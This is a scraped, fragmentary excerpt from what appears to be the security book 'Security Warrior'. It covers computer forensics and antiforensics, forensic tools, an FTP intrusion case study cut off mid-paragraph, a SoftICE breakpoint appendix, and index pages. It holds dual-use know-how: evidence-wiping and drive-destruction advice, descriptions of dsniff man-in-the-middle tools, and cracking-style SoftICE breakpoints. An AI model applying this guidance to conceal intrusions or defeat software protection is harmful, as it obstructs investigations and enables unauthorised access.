- "Incident Response Procedures," by Dave Dittrich. Washington University. (<http://staff.washington.edu/dittrich/talks/blackhat/blackhat/incident-response.html>)
- Computer Security Incident Response Team (CSIRT) Frequently Asked Questions (FAQ). (http://www.cert.org/csirts/csirt_faq.html)
- Internet Storm Center. (<http://isc.incidents.org>)
- CERT[3] Coordination Center. (<http://www.cert.org>)
 - [3] Unlike the popular misconception, CERT is not a Computer Emergency Response Team (see http://www.cert.org/faq/cert_faq.html#A2).
- Windows Internet Security: Protecting Your Critical Data, by Seth Fogie and Cyrus Peikari. Prentice Hall, 2001.
- "How the FBI Investigates Computer Crime." (http://www.cert.org/tech_tips/FBI_investigates_crime.html)

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

Chapter 22. Forensics and Antiforensics

Computer forensics is the science of busting cybercriminals. It can be defined more pedantically as the "investigation of digital evidence for use in criminal or civil courts of law." Forensics is most commonly used after a suspected hack attempt, in order to analyze a computer or network for evidence of intrusion. For example, in its simplest form, a forensic computer analysis consists of reading audit trail logs on a hacked machine. Forensics can also be used for cloning and dissecting seized hard drives. Such investigation is performed with tools ranging from simple software that performs binary searches to complex electron microscopes that read the surface of damaged disk platters.

This chapter gives a brief introduction to the vast field of computer forensics. We discuss where data hides on your drive, and we show you how to erase it. In addition, we review some advanced tools that experts use in a typical forensic analysis. Finally, we discuss countermeasures such as drive-cleaning software and read-only systems. We begin with a simple review of computer architecture, then move up to Windows forensics, and wrap up with a real-world case study on Linux. Overall, we will try to maintain a dual attacker/defender focus.

As with any technology, the material in this chapter can be used for ethical or unethical purposes. It is not the purpose of this chapter to teach you to how hide traces of your misdeeds; in fact, by the end of this chapter, you should realize it is nearly impossible to thwart determined forensic analysis. Instead, we give a general overview of this challenging and rewarding field of study. This material barely scratches the surface; forensics is a rich and complex science that you can continue to study throughout your entire career.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

22.1 Hardware Review

This section covers hardware that might be employed in the forensics process.

22.1.1 Hard Drives

The hard drive is a computer's permanent storage unit; it retains information even after the computer is powered off. It consists of several spinning plates called platters. The platters hold information accessed by mechanical read/write heads that sit very close to the surface of the platters. The number of platters varies, but there can be up to 12 platters spinning at the same time inside a hard drive. The platters are split into tracks, or segmented rings of storage space on the platter. The tracks, or rings, are further divided into sectors. It is in these sectors that the data exists. The reason hard drives are split into small sectors is to make it possible to quickly find data and to prevent a complete hard drive failure in the case of a small disk error. In addition, the sectors can speed up data retrieval if the drive knows in what general location to look.

In order to read information from a sector, a small arm holding sensitive magnets (the head) is held very close to the surface of the platter. A hard drive stores information in the form of positive and negative charges, which correspond to zero (0) and one (1). Using a very sensitive magnet, the hard drive can detect the charge at each location on a plate and convert that charge into a one or a zero. This stream of bits is combined into the data that is used to create files.

Filesystems on hard drives often become fragmented as the OS and applications write and update data on them. While some filesystems (such as FAT and FAT 32) are more prone to fragmentation than others (NTFS and ext2/3), the phenomenon touches most of the modern filesystems to some extent. As data is read from and written to the hard drive, blank spaces are often left behind. If this blank space is big enough, a hard drive may store other information in it. This usually means a file's data ends up scattered across the hard drive, which can greatly increase the time it takes for you to retrieve a file. As a result, your computer appears to run slower. You can correct this with a defragmenting program that reorganizes the hard drive. In the case of a hard drive that has not been defragmented, a faulty sector may contain information for multiple files. Any file that has data in that particular sector will be unusable. If the hard drive has been defragmented, the bad sector is more likely to contain related data, thus decreasing the chance that you will lose multiple files.

Hard drives come in many sizes. Although bigger is usually better, that's not always true because of the time it takes for the hard drive to retrieve information. A bigger hard drive also means more surface to clean when you are trying to wipe free space.

22.1.2 RAM

The RAM, or Random Access Memory, stores data that is actively being used by running programs. This data is volatile (temporary), because it is lost when the computer is turned off. This is one of two main differences between RAM and the hard drive. The other difference is that RAM has no moving parts. Whereas a hard drive uses spinning plates and magnetic charges to store data, RAM uses a complex system to transfer electrons.

RAM uses transistors to control the flow of electricity and capacitors to temporarily store charges. It takes one transistor and one capacitor to control each bit that is stored in RAM. This means that in 64 MB of RAM, there are lots of transistor/capacitor pairs, all of which fit into a piece of hardware about the size of two fingers.

There are different types of RAM, including DRAM (Dynamic RAM) and SDRAM (Synchronous RAM). DRAM needs to be refreshed, or re-energized, more often than SDRAM. Since SDRAM can hold its charge a lot longer, it is the more expensive of the two types. There is also another type of RAM called RDRAM (Rambus DRAM). This RAM is many times faster than either SDRAM or DRAM. RAM works best with a permanent data reservoir, where the connection between RAM and the hard drive is made. Every time you access a program or file, you are immediately reading it from the RAM. The computer pulls all the information you need into the RAM and temporarily stores it. As soon as the data has been used, the RAM is overwritten with new data.

What happens when a program needs a file or group of files that is too big for the RAM? The hard drive serves as a temporary addition to the RAM. This "swap space" is used by many different operating systems. However, since

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day Day Up >](#)

 NEXT 

22.2 Information Detritus

Modern operating systems, particularly those that are Windows-based, smear information detritus (dirt) all over your hard drive. Many users are aware that when you delete a file, you don't necessarily remove it from your hard drive. For example, when you press Delete, you may lose the icon and the link to the location, but the data may remain on your hard drive. Hackers or forensics experts can later retrieve this data.

In fact, even a filesystem format (as performed by the operating system) does not necessarily destroy all of the data. [1] Even after a format, forensics tools can extract significant amounts of data. In order to protect yourself, you need to shred the electronic documents with a secure wiping utility.

[1] The low-level format often performed by the BIOS firmware does.

No matter how well designed the wiping utility is, however, it will always leave bits of information garbage in odd corners of your hard drive. The only way to truly erase a hard disk is to physically reset the charges on the disk surface. Putting the hard drive in a strong electromagnetic field can do this. More practically, simply set the hard drive in your fireplace and roast it on a high flame for an hour or two (make sure the room is properly ventilated, and don't pick up the hot metal case until it cools). Most users want to keep using their drives, so it's important to understand the places your operating system and hardware collect information detritus. We will describe some of these places, and how the Windows counter-forensics tool Evidence Eliminator can protect you from information attacks from hackers and forensic scientists.

 PREV

[< Day Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 


22.3 Forensics Tools

Forensics, more than any other discipline, is dependent on tools. Whether you use a \$10,000 hardware solution or freeware scripts that you customize yourself, the quality of the tools determines the quality of the analysis. We'll introduce some tools that have proven useful. This list is by no means comprehensive, or even representative. Many other tools may be used to achieve the same goals. The described tools illustrate forensics concepts in some detail and will give you a good starting point.

22.3.1 WinHex

For Windows forensics, start by purchasing WinHex (<http://www.winhex.com>). Stefan Fleischmann developed WinHex, and it is a masterpiece. It includes a hexadecimal file, disk, and RAM editor (Figure 22-1)—and that is just the beginning.

Figure 22-1. RAM editing with WinHex



WinHex is also designed to serve as a low-level cloning, imaging, and disk analysis tool. WinHex is able to clone or image most drive formats, and it supports drives and files of virtually unlimited size (up to terabytes on NTFS volumes). Figure 22-2 shows a WinHex dump of an NTFS drive. WinHex integrates CRC32 checksums, the common 128-bit MD5 message digest, and even 256-bit strong one-way hashes to ensure data authenticity and secure evidentiary procedure.

Figure 22-2. WinHex dump of an NTFS drive

Offset	0 1 2 3 4 5 6 7 8 9 A B C D E F	Access
0000000000	EB 52 90 4E 54 46 53 20 20 20 20 00 02 08 00 00	BR NTFS
0000000010	00 00 00 00 00 F8 00 00 3F 00 FF 00 3F 00 00 00?..?..
0000000020	00 00 00 00 80 00 80 00 CD 26 CA 01 00 00 00 00I.I.1&E.....
0000000030	04 00 00 00 00 00 00 00 6C A2 1C 00 00 00 00 001o.....
0000000040	F6 00 00 00 01 00 00 00 69 25 8C 7C 68 8C 7C B6	0.....1% h %
0000000050	00 00 00 00 FA 33 C0 8E D0 BC 00 7C FB B8 C0 07d3A B N. u,A.
0000000060	8E D8 E8 16 00 B8 00 0D 8E C0 33 DB C6 06 0E 00	0e..... A3U8...
0000000070	10 E8 53 00 68 00 0D 68 6A 02 CB 8A 16 24 00 B4	.eS.h..hj.E ..\$..
0000000080	08 CD 13 73 05 B9 FF FF 8A F1 66 0F B6 C6 40 66	.I.s..!yv!Bf..\$88f
0000000090	0F B6 D1 80 E2 3F F7 E2 86 CD C0 ED 06 41 66 0F	. B a?+a 1Ai.Af.
00000000A0	B7 C9 66 F7 E1 66 A3 20 00 C3 B4 41 BB AA 55 8A	-Ef-af- .A'A>*U
00000000B0	16 24 00 CD 13 72 0F 81 FB 55 AA 75 09 F6 C1 01	.S.I.r. G U u.GA.
00000000C0	74 04 FE 06 14 00 C3 66 60 1E 06 66 A1 10 00 66	t.p...Kf..fi..f
00000000D0	03 06 1C 00 66 3B 06 20 00 0F 02 3A 00 1E 66 6Af... ..f ..fj
00000000E0	20 16 52 26 52 56 18 18 00 21 80 20 38 1A 20 00	(P.Gf).....

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

22.4 Bootable Forensics CD-ROMs

This section describes a few bootable CD-ROMs that you may find useful.

22.4.1 Biatchux/FIRE

Forensic and Incident Response Environment (FIRE), previously known as Biatchux (<http://biatchux.dmzs.com> or <http://fire.dmzs.com>) is a portable, bootable, CD-based distribution designed to provide an immediate environment in which to perform forensic analysis, incident response, data recovery, virus scanning, and vulnerability assessment. FIRE is available in a special distribution that provides core tools for live forensic analysis; simply mount the CD-ROM on your choice of OS, including Win32, SPARC, Solaris, and Linux. The following list describes the tools that come in the base Forensics/Data Recovery distribution. Most of the distribution is released under GNU General Public License (GPL), but be sure to double-check the copyright on each specific program.

Autopsy v.1.01

The Autopsy forensic browser is an HTML-based frontend interface to a useful forensics tool known as TCT (The Coroner's Toolkit) and the TCT-Utils package. It allows an investigator to browse forensic images. It also provides a convenient interface for searching for key words on an image.

chkrootkit v0.35

chkrootkit is a tool to locally check for signs of a rootkit.

Cryptcat

Cryptcat is an encryption-enabled netcat.

dsniff tools v2.3

dsniff is a collection of tools for network auditing and penetration testing. dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, email, files, etc.). arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker (e.g. due to layer-2 switching). sshmitm and webmitm implement active man-in-the-middle attacks against redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI.

Ethereal v.0.9.2

Ethereal is a free network protocol analyzer for Unix and Windows.

foremost v0.61

foremost digs through an image file to find files within using header information.

hexedit v1.2.1

hexedit is an ncurses-based hexeditor.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 


22.5 Evidence Eliminator

Other than the aforementioned fireplace or a large electromagnet, is there any other tool that can securely wipe a hard drive? Evidence Eliminator (<http://www.evidence-eliminator.com>) comes as close as possible to complete sterilization under Windows, while keeping the drive usable.

This section is not just a laundry list of product features. We simply use the different features of this (rather comprehensive) product to show various Windows forensics concepts and tricks. For example, we will cover various places where the evidence might be (useful for both the attacking and defending sides), ways to clean and, obviously, preserve your drives, and so on.


[Figure 22-6](#) shows Evidence Eliminator in action.

Figure 22-6. Evidence Eliminator



As shown in [Figure 22-7](#), wiping utilities securely delete data by overwriting them with a series of characters. For example, the data may be overwritten with zeros or ones, multiple times. The Department of Defense recommends a wipe of seven repetitions for maximum security, but for the average user, one wipe is enough.

Figure 22-7. Evidence Eliminator wiping algorithms



 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

22.6 Forensics Case Study: FTP Attack

This section presents a case study of a real-life company network server compromise and the subsequent analysis. Here, we undertake an actual computer forensics investigation and present the results. This section provides an opportunity to follow the dramatic trail of incident response for an actual forensics case. In the course of this investigation, we utilize some of the tools described above.

22.6.1 Introduction

We were consulted by Example.com, a medium-sized computer hardware online retailer that understands the value of network and host security, since its business depends upon reliable and secure online transactions. Its internal network and DMZ (demilitarized zone) setup were designed with security in mind, verified by outside experts, protected by the latest in security technology, and monitored using advanced audit trail aggregation tools. Following the philosophy of defense-in-depth, they used two different firewalls and two different intrusion detection systems. The DMZ setup was of the bastion network type, with one firewall separating the DMZ from the hostile Internet and another protecting the internal network from DMZ and Internet attacks. Two network IDSs sniffed the DMZ traffic. The NIDS logs, together with firewall logs, were collected into netForensics SIM,[2] a security information management solution. In the DMZ, the company gathered the standard set of network servers (all running some version of Unix or Linux): web, email, and DNS servers, and a dedicated FTP server used to distribute hardware drivers for the company inventory. The FTP server, running Red Hat, is the subject of this account. The server was the latest addition to the company's network.

[2] The netForensics SIM solution (<http://www.netforensics.com>) is an advanced security management and log analysis, correlation, and monitoring solution, used to combine and analyze various audit records from diverse security systems.

Let's shed some more light on the DMZ setup, since it explains why the attack went the way it did. The outside firewall provided NAT services and only allowed access to a minimum number of ports on each of the DMZ hosts. Evidently, those were TCP port 80 on the web server, TCP port 25 on the mail server, TCP and UDP ports 53 on the DNS server, and the appropriate TCP ports (20 and 21) on the FTP server. No connections to outside machines were allowed from any DMZ machine. The internal firewall blocked all connections from the DMZ to the internal LAN (no exceptions) and allowed some connections that originated from the internal LAN to DMZ machines (only specified ports for management and configuration). The second firewall also worked as an application-level proxy for web and other traffic (no direct connections to the Internet from internal LAN were allowed). In addition, each DMZ machine was hardened and ran a host-based firewall, only allowing connections on the same minimum number of ports from outside, plus a port for remote management from the internal LAN, and not from other DMZ machines. While it is unwise to claim that their infrastructure was unassailable, it's reasonable to say that it was better than most.

On Monday morning, a customer who was trying to download a driver update alerted the company's support team. He reported that the FTP server was not responding to his connection attempts. Upon failing to login to the FTP server remotely via Secure Shell, the support team member walked to a server room and discovered that the machine had crashed and could not boot. The reason was simple: no operating system was found.

At that point, Example.com's incident response plan sprang into action. Since the FTP server was not of critical business value, a decision was made to complete the investigation before redeploying the server and to temporarily use other channels for software distribution. The primary purpose of our investigation was to learn about the attack in order to secure the server against recurrence. Our secondary focus was to trace the actions of the attacker.

22.6.2 The Investigation

The main piece of evidence in our investigation was a 20-GB disk drive. No live forensics was possible, since the machine had crashed while running unattended. In addition, we had a set of logfiles from a firewall and IDS, all nicely aggregated by netForensics software.

We started the investigation by reviewing traffic patterns. The incident that attracted the most attention was an IDS log with three high-priority alerts. All three were instances of a WU-FTP exploit at about 02:20 on April 1. It appears

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

22.7 References

- Windows Internet Security: Protecting Your Critical Data, by Seth Fogie and Cyrus Peikari. Prentice Hall, 2001.
- WinHex. (<http://www.winhex.com>)
- Biatchux/FIRE toolkit. (<http://biatchux.dmzs.com>)
- ForensiX. (<http://www.all.net>)
- Evidence Eliminator. (<http://www.evidence-eliminator.com>)
- TCT kit. (<http://www.porcupine.org/forensics/tct.html>)
- TASK (renamed TheSleuthKit) kit. (<http://www.sleuthkit.org>)
- foremost tool. (<http://foremost.sourceforge.net>)
- ODESSA Forensics. (<http://odessa.sourceforge.net>)

 PREV

< Day Day Up >

NEXT 

 PREV

< Day Day Up >

NEXT 

Part V: Appendix

Part V includes the [Appendix](#), which supplies a useful reference for SoftICE commands and breakpoints.

 PREV

< Day Day Up >

NEXT 

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#) 

Appendix A. Useful SoftICE Commands and Breakpoints

[Section A.1. SoftICE Commands](#)

[Section A.2. Breakpoints](#)

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#) 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

A.1 SoftICE Commands

Table A-1. Basic SoftICE commands

Command	Meaning
?	Evaluate expression
A	Assemble code
ADDR	Display/change address contents
BC	Clear breakpoint
BD	Disable breakpoint
BE	Enable breakpoint
BL	List current breakpoints
BPE	Edit breakpoint
BPT	Use breakpoint as a template
BPM, BPMB, BPMW, BPMD	Breakpoint on memory access
BPR	Breakpoint on memory range
BPIO	Breakpoint on I/O port access
BPINT	Breakpoint on interrupt
BPX	Breakpoint on execution
BPMSG	Breakpoint on Windows message
C	Compare two data blocks
CLASS	Display window class information
D, DB, DW, DD, DS, DL, DT	Display memory
DATA	Change data window
E, EB, EW, ED, EL, ET	Edit memory

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

A.2 Breakpoints

The following are commands for working with breakpoints in SoftICE.

Table A-10. Breakpoint commands

Command	Meaning
BC #	Clear breakpoint
BD #	Disable breakpoint
BE #	Enable breakpoint
BL	List breakpoints

Useful breakpoints in SoftICE are as follows.

A.2.1 General

- bpx hmemcpy
- bpx MessageBox
- bpx MessageBoxExA
- bpx MessageBeep
- bpx SendMessage
- bpx GetDlgItemText
- bpx GetDlgItemInt
- bpx GetWindowText
- bpx GetWindowWord
- bpx GetWindowInt
- bpx DialogBoxParamA

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV]

[< Day Day Up >](#)

[NEXT]

Colophon

Our look is the result of reader comments, our own experimentation, and feedback from distribution channels. Distinctive covers complement our distinctive approach to technical topics, breathing personality and life into potentially dry subjects.

The image on the cover of Security Warrior is a group of Sumo wrestlers. Sumo is the traditional national sport of Japan. An origin myth about Japan tells how the god Take-Mikazuchi won dominion over the Japanese islands in a Sumo match. Since then, Sumo wrestling has been an integral part of ancient religious ceremonies and was an important entertainment for the Imperial Court in the 1600s, when it became a professional sport. Sumo is one of the oldest martial arts; Judo and Jujitsu derive throws and techniques from Sumo wrestling. It continues to gain international popularity.

Before a match, the athletes march in procession around the ring wearing heavy ceremonial skirts embroidered with their symbols. Their hair is traditionally worn in a topknot (theoretically to protect their heads in a fall). Salt and sake is placed at the center of the ring to purify it, and the match is blessed by a priest. The contest pits two fighters, clad in thick silk belts, against each other in a ring (dohyo). Their object is to force an opponent out of the ring, or force him to touch the ground with any part of his body (the soles of the feet don't count). As with any challenging sport, Sumo wrestling involves strict focus and mental toughness. The competitors begin bouts by trying to intimidate their opponents: stomping their feet and staring each other down. Then they use different body throws, shoving, slapping, and tripping to push their opponent off-balance. Hair-pulling, punching, kicking, and gouging are not allowed. The bouts are brief and intense, often no more than a few seconds. It's unusual for a bout to last two or three minutes.

There are six Grand Sumo tournaments (basho) a year. The athletes, who live and train together, are ranked by merit: winners gain acclaim and financial rewards, and losers drop in rank. The pinnacle of Sumo wrestling is the Grand Champion, or Yokozuna. Once a wrestler reaches this rank, it cannot be taken away.

Colleen Gorman was the production editor and copyeditor for Security Warrior. Rachel Wheeler was the proofreader. Mary Brady, Jamie Peppard, and Mary Agner provided production support. Emily Quill and Sarah Sherman provided quality control. John Bickelhaupt wrote the index.

Emma Colby designed the cover of this book, based on a series design by Edie Freedman. The cover image is a 19th-century engraving from the Men Pictorial Archive. Emma Colby produced the cover layout with QuarkXPress 4.1 using Adobe's ITC Garamond font.

David Futato designed the interior layout. This book was converted by Julie Hawks to FrameMaker 5.5.6 with a format conversion tool created by Erik Ray, Jason McIntosh, Neil Walls, and Mike Sierra that uses Perl and XML technologies. The text font is Linotype Birk; the heading font is Adobe Myriad Condensed; and the code font is LucasFont's TheSans Mono Condensed. The illustrations that appear in the book were produced by Robert Romano and Jessamyn Read using Macromedia FreeHand 9 and Adobe Photoshop 6. The tip and warning icons were drawn by Christopher Bing. This colophon was written by Colleen Gorman.

The online edition of this book was created by the Safari production group (John Chodacki, Becki Maisch, and Madeleine Newell) using a set of Frame-to-XML conversion and cleanup tools written and maintained by Erik Ray, Benn Salter, John Chodacki, and Jeff Liggett.

[PREV]

[< Day Day Up >](#)

[NEXT]

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[+Fravia](#)

[\\$ \(dollar sign\)](#)

[# \(hash mark\) .gdbinit comment](#)

[802.11 standards](#)


[802.11b standards](#)

[channel capacity](#)

[911 virus](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

[access control lists \(ACLs\)](#)

[access point \(AP\) antenna placement](#)

[ACLs \(access control lists\)](#)

[active attacks](#)

[active fingerprinting](#)

[active reconnaissance](#)

[email](#)

[FTP](#)

[stealth](#)

[web site analysis](#)

[Address Resolution Protocol \(ARP\)](#)

[addressing](#)

[adore LKM](#)

[Advanced eBook Processor \(AEBPR\)](#)

[Advanced RISC Microprocessor](#) [See ARM]

[AEBPR \(Advanced eBook Processor\)](#)

[afio tool](#)

[AIDE 2nd](#)

[airborne viruses](#)

[Airscanner Mobile AntiVirus Pro](#)

[Airscanner Mobile Sniffer](#)

[ALTER command](#)

[AND, OR, NOT modifier commands](#)

[anomaly detectors](#)

[anonymizer services](#)

[antenna configuration for wireless security](#)

[anti-IDS \(AIDS\)](#)

[antidebugging](#)

[antidisassembly](#)

[antiforensics](#) [See forensics countermeasures]

[Apache](#)

[access control](#)

[application crashing](#)

[application logs, sanitizing](#)

[Arithmetic Shift Left \(ASL\)](#)

[Arithmetic Shift Right \(ASR\)](#)

[Arkin, Ofir](#)

[ARM \(Advanced RISC Microprocessor\)](#)

[NOP vs. UMULLSS command](#)

[opcodes](#)

[registers](#)

[ARP \(Address Resolution Protocol\)](#)

[ARP spoofing](#)

[ASM \(assembly language\)](#)

[ASM opcodes](#)

[ASP \(Active Server Pages\)](#)

[AsPack](#)

[assembly language \(ASM\)](#)

[markers](#)


[processor types and](#)

[attacks](#)

[ARP spoofing](#)

[boot prompt attacks](#)

[covert channels](#)

 PREV

[< Day](#) [Day Up >](#)

[PREV]

[< Day](#) [Day](#) [Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[B \(Branch\) opcode](#)
[backdoor sshd](#)
[backtrace command \(gdb\)](#)
[backups](#)
[and file recovery](#)
[BalabIT](#)
[.bash_history](#)
[Bastille](#)
[Bastille Linux](#)
[Bayes theorem](#)
[Bayesian analysis](#)
[accuracy](#)
[balancing sensitivity and specificity](#)
[likelihood ratios](#)
[predictive value](#)
[sensitivity](#)
[specificity](#)
[Beale, Jay](#)
[bfd_map_over_sections\(\)](#)
[Biatchux CD-ROM](#)
[biew hex editor](#)
[big endian format](#)
[binary symbols, listing](#)
[BIND \(Berkeley Internet Name Domain\)](#)
[access controls](#)
[BIOS passwords](#)
[BL \(Branch with Link\) opcode](#)
[Blue Screen of Death](#)
[boot prompt attacks](#)
[bootable CD-ROMs](#)
[BOOTP](#)
[bounds-checking 2nd](#)
[Branch \(B\) opcode](#)
[Branch with Link \(BL\) opcode](#)
[break command](#)
[breakpoints \(gdb\)](#)
[BSD process accounting facility](#)
[buffer overflows 2nd](#)
[example crackme](#)
[payloads](#)
[byte order reversal](#)
[preventing](#)
[buffers](#)
[BX \(BP\) \(base\) register](#)
[byte overload reversal](#)

[PREV]

[< Day](#) [Day](#) [Up >](#)

[PREV]

< Day Day Up >

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]

[C++ programming language, susceptibility to buffer overflows](#)

[canonicalization](#)

[Carrier, Brian](#)

[CD-ROMs, bootable](#)

[Cesare, Silvio](#)

[charge, security risks](#)

[checksums](#)

[chkrootkit 2nd 3rd](#)

[chmod command](#)

[chroot command](#)

[cipher.exe utility](#)

[cloak tool](#)

[CMP \(Compare\) opcode 2nd](#)

[Cohen, Fred](#)

[commands command](#)

[Common Criteria](#)

[Compare opcode \[See CMP\]](#)

[computer forensics \[See forensics\]](#)

[condition command](#)

[connection laundering](#)

[contact chains](#)

[context macro](#)

[coordinated DoS](#)

[CORE SDI](#)

[Core Security Technologies](#)

[CORE-SDI](#)

[covert channels](#)

[maintenance](#)

[methods](#)

[covert logging](#)

[CPU hogging](#)

[cracklib](#)

[crackmes](#)

[CREATE command](#)

[cross-domain network access](#)

[CS \(code segment\)](#)


[Ctrl-z \(SIGSTOP\)](#)

[CX \(count\) register](#)

[cygwin](#)

[PREV]

< Day Day Up >

 PREV

[< Day](#) [Day Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

